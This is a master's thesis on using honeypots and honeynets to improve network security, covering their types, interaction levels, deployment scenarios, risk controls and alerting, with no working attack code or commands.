Improving network security with Honeypots

Honeypot Project

Master's thesis by Christian Döring

Referent

Prof. Dr. Heinz-Erich Erbs

University of Applied Sciences Darmstadt, Department of Informatics

Koreferent

Jim Gast, Ph.D., Assistant Professor

University of Wisconsin-Platteville, Department of Computer Science

Eidesstattliche Versicherung

Hiermit erkläre ich, dass ich die vorliegende Abschlußarbeit selbständig und nur mit den angegebenen Hilfsmitteln erstellt habe.

Darmstadt, den 01. Juli 2005

Abstract

This document gives an overview on Honeypots and their value to network security. It analyzes the requirements for a Honeypot setup and proposes some Test Cases for this purpose. Some examples from experiments with Honeypots are explained and analyzed.

List of Indexes

List of figures

1 Why do Honeypots improve network security?

Honeypots turn the tables for Hackers and computer security experts. While in the classical field of computer security, a computer should be as secure as possible, in the realm of Honeypots the security holes are opened on purpose. In other words Honeypots welcome Hacker and other threats

The purpose of a Honeypot is to detect and learn from attacks and use that information to improve security. A network administrator obtains first-hand information about the current threats on his network. Undiscovered security holes can be protected gained by the information from a Honeypot.

Wikipedia [Wikip 05] defines a Honeypot as: “a trap set to detect or deflect attempts at unauthorized use of information systems.”

A Honeypot is a computer connected to a network. It can be used to examine vulnerabilities of the operating system or network. Depending on the setup, security holes can be studied in general or in particular. Moreover it can be used to observe activities of an individual which gained access to the Honeypot. Honeypots are a unique tool to learn about the tactics of hackers.

So far network monitoring techniques use passive devices, such as Intrusion Detection Systems (IDS). IDS analyze network traffic for malicious connections based on patterns. Those can be particular words in packet payloads or specific sequences of packets. However there is the possibility of false positive alerts, due to a pattern mismatch or even worse, false negative alerts on actual attacks. On a Honeypot every packet is suspicious. The reason for this is that in a Honeypot scenario, the Honeypot is not registered to any production system. Regular production systems should not be aware of the presence of a Honeypot. Also the Honeypot should not provide any real production data. This ensures that the Honeypot is not connected by trustworthy devices. Therefore any device establishing a connection to a Honeypot is either wrong configured or source of an attack. This makes it easy to detect attacks on Honeypots (see 3.6.5)

2 Concept, architecture and terms of a Honeypot

This chapter defines concepts, architecture and terms used in the realm of Honeypots. It describes the possible types of Honeypots and the intended usage and purpose of each type. Further auxiliary terms are explained to gain a deeper understanding about the purpose of Honeypot concepts.

2.1 Blackhats and Whitehats

In the computer security community, a Blackhat is a skilled hacker who uses his or her ability to pursue his interest illegally. They are often economically motivated, or may be representing a political cause. Sometimes, however, it is pure curiosity [Wikip 05]. The term “Blackhat” is derived from old Western movies where outlaws wore black hats and outfits and heroes typically wore white outfits with white hats.

Whitehats are ethically opposed to the abuse of Computer systems. A Whitehat generally concentrates on securing IT Systems whereas a Blackhat would like to break into them.

Both Blackhats and Whitehats are hackers. However both are skilled computer experts in contrast to the so-called "script kiddies". Actually script kiddies could be referred as Blackhats, but this would be a compliment to such individuals. From the work of real hackers, script kiddies, extract discovered and published exploits and merge them into a script. They do not develop own exploits or discover vulnerabilities. Instead they use tools published by the Blackhat community and create random damage.

A worm is an individual program routine which attempts to self-replicate over networks. After infection worms often download and install software on the target to get full control. That software is often referred as “Backdoor” or “Trojan Horse”. Worms can propagate via various ways. A prepared link on a website can launch the worm routine or an attachment sent in an email can contain malicious code. The method of propagation investigated in this document is the infection via network. This method uses known vulnerabilities in network software for injecting worm code (see 5.3.2)

2.2 History of Honeypots

The concept of Honeypots was first described by Clifford Stoll in 1990 [Stoll 90]. The book is a novel based on a real story which happened to Stoll. He discovered a hacked computer and decided to learn how the intruder gained access to the system. To track the hacker back to his origin, Stoll created a faked environment with the purpose to keep the attacker busy. The idea was to track the connection while the attacker was searching through prepared documents. Stoll did not call his trap a Honeypot; he just prepared a network drive with faked documents to keep the intruder on his machine. Then he used monitoring tools to track the hacker's origin and find out how he came in.

In 1999 that idea was picked up again by the Honeynet project [Honeynet 05], lead and founded by Lance Spitzner. During years of development the Honeynet project created several papers on Honeypots and introduced techniques to build efficient Honeypots. The Honeynet Project is a non-profit research organization of security professionals dedicated to information security.

The book "Honeypots, Tracking Hackers" [Spitzner 02] by Lance Spitzer is a standard work, which describes concepts and architectures of Honeypots. It is a competent source which gives definitions on Honeypot terms and notions.

Unfortunately it is not clear who founded the term "Honeypot". Spitzner's book lists some early Honeypot solutions, but none of these had Honeypot in their name.

2.3 Types of Honeypots

To describe Honeypots in greater detail it is necessary to define types of Honeypots. The type also defines their goal, as we will see in the following. A very good description on those can also be found in [Spitzner 02].

2.3.1 The idea of Honeypots

The concept of Honeypots in general is to catch malicious network activity with a prepared machine. This computer is used as bait. The intruder is intended to detect the Honeypot and try to break into it. Next the type and purpose of the Honeypot specifies what the attacker will be able to perform.

Often Honeypots are used in conjunction with Intrusion Detection Systems. In these cases Honeypots serve as Production Honeypots (see 2.3.2) and only extend the IDS. But in the concept of Honeynets (see 2.3.4) the Honeypot is the major part. Here the IDS is set up to extend the Honeypot's recording capabilities.




figure 2-1 - deployment scenario of a single Honeypot

A common setup is to deploy a Honeypot within a production system. The figure above shows the Honeypot colored orange. It is not registered in any naming servers or any other production systems, i.e. domain controller. In this way no one should know about the existence of the Honeypot. This is important, because only within a properly configured network, one can assume that every packet sent to the Honeypot, is suspect for an attack. If misconfigured packets arrive, the amount of false alerts will rise and the value of the Honeypot drops.

2.3.2 Production Honeypot

Production Honeypots are primarily used for detection (see 2.6.2). Typically they work as extension to Intrusion Detection Systems performing an advanced detection function. They also proove if existing security functions are adequate, i.e. if a Honeypot is probed or attacked the attacker must have found a way to the Honeypot. This could be a known way, which is hard to lock, or even an unknown hole. However measures should be taken to avoid a real attack. With the knowledge of the attack on the Honeypot it is easier to determine and close security holes.

A Honeypot allows justifying the investment of a firewall. Without any evidence that there were attacks, someone from the management could assume that there are no attacks on the network. Therefore that person could suggest stopping investing in security as there are no threats. With a Honeypot there is recorded evidence of attacks. The system can provide information for statistics of monthly happened attacks.

Attacks performed by employees are even more critical. Typically an employee is assigned a network account with several user privileges. In many cases networks are closed to the outside but opened to the local network. Therefore a person with legal access to the internal network can pose an unidentifiable threat. Activities on Honeypots can be used to pRoof if that person has malicious intentions. For instance a network folder with faked sensitive documents could be prepared. An employee with no bad intentions would not copy the files but in the case the files are retrieved this might reveal him as a mole.

Another benefit and the most important one is, that a Honeypot detects attacks which are not caught by other security systems. An IDS needs a database with frequently updated signatures of known attacks. What happens if a Blackhat has found an unknown vulnerability? Chapter 2.6 gives a more detailed description on how a Honeypot can help detecting attacks.

2.3.3 Research Honeypot

A research Honeypot is used in a different scenario. A research Honeypot is used to learn about the tactics and techniques of the Blackhat community. It is used as a watch post to see how an attacker is working when compromising a system. In this case the intruder is allowed to stay and reveal his secrets.

The Honeypot operator gains knowledge about the Blackhats tools and tactics. When a system was compromised the administrators usually find the tools used by the attacker but there is no information about how they were used. A Honeypot gives a real-live insight on how the attack happened.

2.3.4 Honeynets

Honeynets extend to concept of single Honeypots to a network of Honeypots. As said in 2.3.1 the classical Honeypot deployment consist of one Honeypot placed within a production network. It is possible to deploy more than one Honeypot, but each of these is a stand-alone solution and according to the concept, it is still a single machine.

Deploying a Honeynet requires at least two devices: a Honeypot and the Honeywall. In that scenario the attacker is given a Honeypot with a real operating system. This means he can fully access and mangle it. Through that possibility an attacker could easily attack other systems or launch a denial-of-service attack. To reduce this risk a firewall is configured on the Honeywall, which limits the outbound connections. Access to the production network is completely restricted. The Honeywall also maintains an Intrusion Detection System which monitors and records every packet going to and from the Honeypot.

The Honeynet project defines two Honeynet architectures: Gen-I (first-generation) and Gen-II (second-generation) [Honeynet 04]. The Gen-I architecture is the first solution of this type and not capable of hiding its own existence. They are easy to fingerprint and easily discovered by advanced Blackhats. In addition there is no sensor on the Honeynet operating system. This means that traffic is recorded but events on the host are not separately stored and can be wiped out by the intruder. A Honeynet is accessed from the outside by a common layer-3 firewall.

Gen-II nets are further developed and harder to detect. They offer recording on the host's side and even if the connection to the attacker is encrypted, they can record keyboard strokes. Access is granted by a layer-2 firewall which is hard to detect and fingerprint as it does not even have an IP address.

Figure 2-2 shows a network diagram of a Honeynet setup with four Honeypots. The Honeywall acts in bridge-mode (network layer 2 [OSI 94]) which is the same function as performed by switches. This connects the Honeynet logically to the production network and allows the Honeynet to be of the same address range.




figure 2-2 - Honeynet setup

2.4 Level of interaction

In the previous chapters Honeypots were described by their role of application. To describe them in greater detail it is necessary to explain the level of interaction with the attacker.

2.4.1 Low-interaction Honeypots

A low-interaction Honeypot emulates network services only to the point that an intruder can log in but perform no actions. In some cases a banner can be sent back to the origin but not more. Low-interaction Honeypots are used only for detection and serve as production Honeypots.

In comparison to IDS systems, low-interaction Honeypots are also logging and detecting attacks. Furthermore they are capable of responding to certain login attempts, while an IDS stays passive.

The attacker will only gain access to the emulated service. The underlying operating system is not touched in any way. Hence this is a very secure solution which promotes little risk to the environment where it is installed in.

2.4.2 Medium-interaction Honeypots

Medium-interaction Honeypots are further capable of emulating full services or specific vulnerabilities, i.e. they could emulate the behavior of a Microsoft IIS web server. Their primary purpose is detection and they are used as production Honeypots.

Similar to low-interaction Honeypots, medium-interaction Honeypots are installed as an application on the host operating system and only the emulated services are presented to the public. But the emulated services on medium-interaction Honeypots are more powerful, thus the chance of failure is higher which makes the use of medium-interaction Honeypots more risky.

2.4.3 High-interaction Honeypots

These are the most elaborated Honeypots. They either emulate a full operating system or use a real installation of an operating system with additional monitoring. High-interaction Honeypots are used primarily as research Honeypots but can also serve as production Honeypots.

As they offer a full operating system the risk involved is very high. An intruder could easily use the compromised platform to attack other devices in the network or cause bandwidth losses by creating enormous traffic.

2.5 Types of attacks

There are a lot of attacks on networks, but there are only two main categories of attacks.

2.5.1 Random attacks

Most attacks on the internet are performed by automated tools. Often used by unskilled users, the so-called script-kiddies (see 2.1), they search for vulnerabilities or already installed Backdoors (see introduction). This is like walking down a street and trying to open every car by pulling the handle. Until the end of the day at least one car will be discovered unlocked.

Most of these attacks are preceded by scans on the entire IP address range, which means that any device on the net is a possible target.

2.5.2 Direct attacks

A direct attack occurs when a Blackhat wants to break into a system of choice, such as an eCommerce web server containing credit card numbers. Here only one system is touched and often with unknown vulnerabilities. A good example for this is the theft of 40 million credit card details at MasterCard International. On June 17, 2005 the credit card company released news [MasterCard 05] that CardSystems Solutions, a third-party processor of payment data has encountered a security breach which potentially exposed more than 40 million cards of all brands to fraud. "It looks like a hacker gained access to CardSystems' database and installed a script that acts like a virus, searching out certain types of card transaction data," said MasterCard spokeswoman Jessica Antle (cited from [CNNMoney 05])

Direct attacks are performed by skilled hackers; it requires experienced knowledge. In contrast to the tools used for random attacks, the tools used by experienced Blackhats are not common. Often the attacker uses a tool which is not published in the Blackhat community. This increases the threat of those attacks. It is easier to prepare against well known attacks, i.e. teaching an IDS the signature of a XMAS attack performed with Nmap [Fyodor 05].

2.6 Security categories

To assess the value of Honeypots we will break down security into three categories as defined by Bruce Schneier in Secrets and Lies [Schneier 00]. Schneier breaks security into prevention, detection and response.

2.6.1 Prevention

Prevention means keeping the bad guys out. Normally this is accomplished by firewalls and well patched systems. The value Honeypots can add to this category is small. If a random attack is performed, Honeypots can detect that attack, but not prevent it as the targets are not predictable.

One case where Honeypots help with prevention is when an attacker is directly hacking into a server. In this case a Honeypot would cause the hacker to waste time on a non-sufficient target and help preventing an attack on a production system. But this means that the attacker has attacked the Honeypot before attacking a real server and not otherwise.

Also if an institution publishes the information that they use a Honeypot it might deter attackers from hacking. But this is more in the fields of psychology and quite too abstract to add proper value to security.

2.6.2 Detection

Detecting intrusions in networks is similar to the function of an alarm system for protecting facilities. Someone breaks into a house and an alarm goes off. In the realm of computers this is accomplished by Intrusion Detection Systems (see 5.3.2 for an example) or by programs designed to watch system logs that trigger when unauthorized activity appears.

The problems with these systems are false alarms and non detected alarms. A system might alert on suspicious or malicious activity, even if the data was valid production traffic. Due to the high network traffic on most networks it is extremely difficult to process every data, so the chances for false alarms increase with the amount of data processed. High traffic also leads to non-detected attacks. When the system is not able to process all data, it has to drop certain packets, which leaves those unscanned. An attacker could benefit of such high loads on network traffic.

2.6.3 Response

After successfully detecting an attack we need information to prevent further threats of the same type. Or in case an institution has established a security policy and one of the employees violated against them, the administration needs proper evidence.

Honeypots provide exact evidence of malicious activities. As they are not part of production systems any packet sent to them is suspicious and recorded for analysis. The difference to a production server is that there is no traffic with regular data such as traffic to and from a web server. This reduces the amount of data recorded dramatically and makes evaluation much easier.

With that specific information it is fairly easy to start effective countermeasures.

2.7 Dark IP Addresses

Dark IP Addresses are IP addresses which are not in use or reserved for public use. The Internet Assigned Numbers Authority maintains a database [IANA 05] which lists reserved IP address ranges. Also many institutions, who have been assigned a range of addresses, do not use them at all. These inactive IPs are called “dark”. Dark addresses are of value because any packet sent to them is a possible attack and subject for analysis.

Packets sent to dark IP addresses can be categorized into three categories:

- scanning/ malicious
- broken/ misconfigured
- Backscatter

As said before it misconfigured traffic should be avoided at all cost. This reduces false alerts from the Honeypot.

In physics Backscatter is the reflection of light, radar, radio, or other electromagnetic waves directly back to the direction they came from. In terms of networks Backscatter is the reflection of pakets. When an attacker scans a computer he often hides his own IP by performing multiple scans with false IP addresses. That way it is more difficult for the victim to determine where the attack actually came from. Spin-off from those attacks are ICMP packets with false IP addresses, which are routed back to their false origin. Backscatter analysis is important for projects analyzing worm outbreaks and other internet threat monitoring.

A project analyzing Backscatter traffic is the Domino project of University of Wisconsin, Madison [Yegneswaran 04].

3 Honeypots in the field of application

This chapter categorizes the field of application of Honeypots. It investigates different environments and explains their individual attributes. Five scenarios have been developed to separate the demands to Honeypots.

The use of a Honeypot poses risk (see 3.5) and needs exact planning ahead to avoid damage. Therefore it is necessary to consider what environment will be basis for installation. According to the setup the results are quite different and need to be analyzed separately. For example the amount of attacks occurring in a protected environment (Scenario II see 3.2) are less than the number of attacks coming from the internet (see 5.4 for detailed results) at least they should. Therefore a comparison of results afterwards needs to focus on the environment.

In every case there is a risk of using a Honeypot. Risk is added on purpose by the nature of a Honeypot. A compromised Honeypot, in Hacker terms an “owned box”, needs intensive monitoring but also strong controlling mechanisms. Scenario VI discusses requirements on a Honeypot-out-of-the-box solution and elaborates different functions which have to be provided.

3.1 Scenario I – unprotected environment

In an unprotected environment any IP address on the internet is able to initiate connections to any port on the Honeywall. The Honeypot is accessible within the entire internet.




figure 3-1 - unprotected environment

An adequate setup needs to ensure that the monitoring and logging capabilities are sufficient of handling large numbers of packets. An experiment based on this scenario, recorded approximately 597 packets a second (see appendix B.4 rec. June 19, 2005). Depending on the current propagation of worms in the internet this can be more or less. The monitoring device, the Honeypot or an external monitor, needs enough resources to handle the huge amount of traffic.

The type of address of the Honeypot can be public or private (def. of public and private addresses in 3.3 and 3.4). The type of network addresses the Honeypot is located in is defined in Scenario III resp. Scenario IV. If specifying a setup Scenario I and II can not occur alone. Both have to be used in conjunction with either Scenario III or Scenario IV. The reason for this is a limitation described in Scenario IV.

3.2 Scenario II – protected environment

In this scenario the Honeypot is connected to the internet by a firewall. The firewall limits the access to the Honeypot. Not every port is accessible from the internet resp. not every IP address on the internet is able to initiate connections to the Honeypot. This scenario does not state the degree of connectivity; it only states that there are some limitations. However those limitations can be either strict, allowing almost no connection, or loose, only denying a few connections.

The firewall can be a standard firewall or a firewall with NAT[1]capabilities (see chapter 3.3). However a public IP address is always assigned to the firewall.




figure 3-2 - protected environment

[1] NAT = Network Address Translation

3.3 Scenario III – public address

This scenario focuses on the IP address on the Honeypot. In this scenario the Honeypot is assigned a public address.

The Internet Assigned Numbers Authority (IANA) maintains a database [IANA 05] which lists the address ranges of public available addresses. All previous RFCs have been replaced by this database [RFC 3232]. A public IP can be addressed from any other public IP in the internet. This means that IP datagrams targeting a public IP are routed through the internet to the target. A public IP must occur only once, it may not be assigned twice.

Applications on the Honeypot can directly communicate with the internet as they have information of the public internet address. This is in contrast to scenario IV where an application on the Honeypot is not aware of the public IP.

It is further possible to perform a query on the responsible Regional Internet Registry to lookup the name of the address registrar; this is called a "whois-search".

Regional Internet Registries are:

- AfriNIC (African Network Information Centre) - Africa Region
  http://www.afrinic.net/
- APNIC (Asia Pacific Network Information Centre) - Asia/Pacific Region
  http://www.apnic.net/
- ARIN (American Registry for Internet Numbers) - North America Region
  http://www.arin.net/
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) – Latin America and some Caribbean Islands
  http://lacnic.net/en/index.html
- RIPE NCC (Réseaux IP Européens) - Europe, the Middle East, and Central Asia
  http://www.ripe.net/

3.4 Scenario IV – private address

This scenario also focuses on the IP address on the Honeypot. In this scenario the Honeypot is assigned a private address. Private addresses are specified in [RFC 1918].

In contrast to public addresses, private IPs can not be addressed from the internet. Packets with private addresses are discarded on internet gateways routers. To connect to a private address, the host needs to be located within the same address range or it needs provision of a gateway with a route to the target network.

The Internet Assigned Numbers Authority (IANA) reserved three blocks of IP addresses, namely 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16 for private internets.

For interconnecting private and public networks an intermediate device is used. That device needs to implement Network Address Port Translation (NAPT) [RFC 3022]. NAPT allows translating many IP addresses and related ports to a single IP and related ports. This hides the addresses of the internal network behind a single public IP.

Outbound access is transparent to most of the applications. Unfortunately some applications depend on the local IP address sent in the payload, i.e. FTP sends a PORT command [RFC 959] with the local IP. Those applications require an Application Layer Gateway which rewrites the IP in the payload. Therefore the applications on the Honeypot are not aware of the public IP and limited by the functionality of the intermediate network device.

3.5 Scenario V – risk assessment

A Honeypot allows external addresses to establish a connection. This means that packets from the outside are replied. Without a Honeypot there would be no such response. So a Honeypot increases traffic on purpose, especially traffic which is suspicious to be malicious.

Security mechanisms need to make sure, that this traffic is not affecting the production systems. Moreover the amount of traffic needs to be controlled. A hacker could use the Honeypot to launch a DoS[2] or DDoS[3] attack. Another possibility would be to use the Honeypot as a file server for stolen software, in hacker terms called warez. Both cases would increase bandwidth usage and slow production traffic.

As hacking techniques evolve, an experienced Blackhat could launch a new kind of attack which is not recognized automatically. It could be possible to bypass the controlling functions of the Honeypot and misuse it. Such activity could escalate the operation of a Honeypot and turn it into a severe threat. A Honeypot operator needs to be aware of this risk and therefore control the Honeypot on a regular basis.

3.6 Scenario VI – Honeypot-out-of-the-box

A Honeypot-out-of-the-box is a ready-to-use solution, which also could be thought as a commercial product. The question is which features are needed. As showed in the previous chapters there is a wide range of eventualities. A complete product needs to cover security, hide from the attacker, good analyzability, easy access to captured data and automatic alerting functions to be sufficient.

3.6.1 Secure usage of a Honeypot

A running Honeypot may not, in any circumstances, touch production machines. This is the highest goal of securing a Honeypot. Otherwise a compromised Honeypot would allow taking over sensible data and machines. Actually a compromised Honeypot should not be able to touch any other machine than the one which infected it, but this would decrease the Honeypot's value to

[2] Dos = Denial of Service, attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system

[3] DDoS = distributed Denial of Service attack – the victim is attacked by several compromised machines at the same time. In contrast to DoS attacks, where only one device launches the attack.

attackers. In some cases this would be sufficient, but Honeypot's are dedicated to watch and learn new threats and this requires outbound connections.

However a production Honeypot with a low level of interaction can be configured with no outbound access. The risk involved in this setup can be neglected. Thus it appears that different setups involve different risks. An implementer has to carefully consider this when planning a configuration.

A good practice is to deny the Honeypot access to any production device and open communication paths to the public network. Additionally the access to the public network needs to be limited. Without this limitation the Honeypot could be used to execute, i.e. a DoS or a DDoS attack or to store stolen software. This requirement can be reached by limiting the number and size of connections to the outside. With more advanced techniques, such as Intrusion Protection System it is possible to filter individual flows matching predefined patterns. This would ban the propagation of worms and separate from advanced attacks.

3.6.2 Cloaking the Honeypot

The ideal solution would be to tap the monitoring device to a hub[4] between Honeypot and the network and capture all traffic. This would hide the presence of the monitor or Honeywall. In case of denying outbound traffic from the Honeypot this would be a good solution.

But this would allow passive monitoring only and lack of controlling. Chapter 3.6.1 mentions the importance of a controlling mechanism, hence this type of control needs to read every packet, decide if permitted and either drop or forward it. A firewall seems to be an adequate solution for this case.

Firewalls typically work on Layer 3 [OSI 94]. During the transmit process the IP header is rewritten: the Time-to-live field is reset, the MAC address is changed and the header checksum is re-calculated. An advanced intruder could reveal

[4] Note: a hub typically works on layer 1 [OSI 94]. All packets are visible on each port; therefore a device can capture all traffic pointed to the other ports.

those changes and fingerprint the Honeywall, which would make the Honeypot fairly uninteresting or even worse the attacker would attack the Honeywall.

3.6.3 Analyzability

This research was based on IPv4. Conclusions and comparisons could be made towards the newer version, IPv6 but they are not part of this research.

The collected data on a Honeypot shows what happened on the wire: scans, intrusion attempts, worm propagation and other malicious activities. After dumping the packets into an analyze tool the investigator is confronted with an enormous amount of data. A method is needed to weed out the informative data from the useless traffic (see 5.3 for log analysis).

TCP connections are easy to track. They provide a sequence number with identifies each packet to a corresponding flow. Packets need to be gathered to flows to reduce the amount of items to be analyzed. This includes bi-directional traffic to and from the target. The challenge is to categorize each flow. It is easy to assign a purpose to a flow by checking the destination port. In most cases this is satisfactory, but in some circumstances a flow to a specified port does not contain valid data or it might be a port scan. Therefore categorizing a flow by its port number is not always valid. Intrusion Detection Systems (IDS) help identifying further.

UDP connections are stateless and do not provide an extra options to relate them to an individual flow. The IDS Snort by Martin Roesch [Roesch 05], defines a flow as unique when the IP protocol, source IP, source port, destination IP, and destination port are the same.

In the Internet Protocol version 4 (IPv4) [RFC791] there is an 8 bit field called "Protocol", to identify the next level protocol. It is difficult to analyze protocols which are neither TCP nor UDP as most analysis tools, i.e. Snort (see 4.4.1), are based on these protocols.

3.6.4 Accessibility

Well-grounded setups cover security and promote easy and complete ways to analyze data. Further an operator needs quick access to this data. Also a way of notifying of events needs to be implemented.

In order to check data and logs frequently, the operator needs physical or network access. Direct access to the console is provided by any installation, in addition tools need to be installed which provide quick analysis of current data. Without the chance of direct access, i.e. in a hosted environment, the monitoring device should provide an interface for accessing the data. Problem is that access to the monitor causes extra traffic which could lead to reveal the Honeypot's existence. Hence the analysis interface must be accessed over another path. In addition to this the connection should be encrypted that even when discovered, its true meaning must not be exposed.

3.6.5 Alerting

Quick response to attacks requires automatic notification of the operator. An automatic alerting function should be able to send messages when an intrusion was detected. Also it should be possible to send alerts in various ways. In the case an alerting message fails to deliver, a redundant destination path should be available.

The easiest trigger for alerts can be found in the nature of Honeypots. Chapter 2.5 mentions that every connection made to the Honeypot is suspicious and would not occur without the presence a Honeypot. However traffic which is not responded by the Honeypot is not interesting, therefore outbound data should be used to trigger alerts. This includes that any service which sends outbound traffic without user/ hacker interaction, i.e. Browser service [Microsoft 05] on Windows machines, needs to be stopped.

But the outbound trigger can also overwhelm mailboxes. An experiment based on Scenario I, triggered an average of 7 flows per minute (see appendix B.4, rec. June 12, 2005) the mailbox was soon flooded with mails. This shows that alerting mechanisms need to be adjusted according to the demands of the environment.

Traffic which exceeds outbound limits can also be used as a trigger. This would add more level of detail to the alert. Also protocols other than TCP or UDP should trigger an alert. The protocol value in the IP header provides this, i.e. TCP has the value 6(decimal) and UDP 17(decimal). Values other than those are symptoms of unknown attacks and could be used to bypass firewall rules.

In case of accepted outbound traffic the alert mechanism needs to be trained with patterns of valid traffic. But the other way round when an attacker has found a new way to exploit vulnerabilities which are not recognized, an important alert would be missing. A solution which focuses on detecting patterns only would not be adequate.

3.7 Scenario V – knowledge/ education

A Honeypot needs a basic understanding of networks and protocols, i.e. the function of initiating a TCP connection with a TCP-handshake [RFC 793] or the concept of subnetting [RFC 791]. But a Honeypot is also a good tool to learn, to delve into the functionality of a network and also to gain knowledge of how flaws are actually exploited.

3.7.1 Personal experience

From examining the captures of a Honeynet we can see certain patterns: Patterns of scans, patterns of code and combining both patterns of attacks. Going further, it is possible to separate a single binary of a worm and let it run alone. Doing this we can analyze the exact behavior of this individual threat.

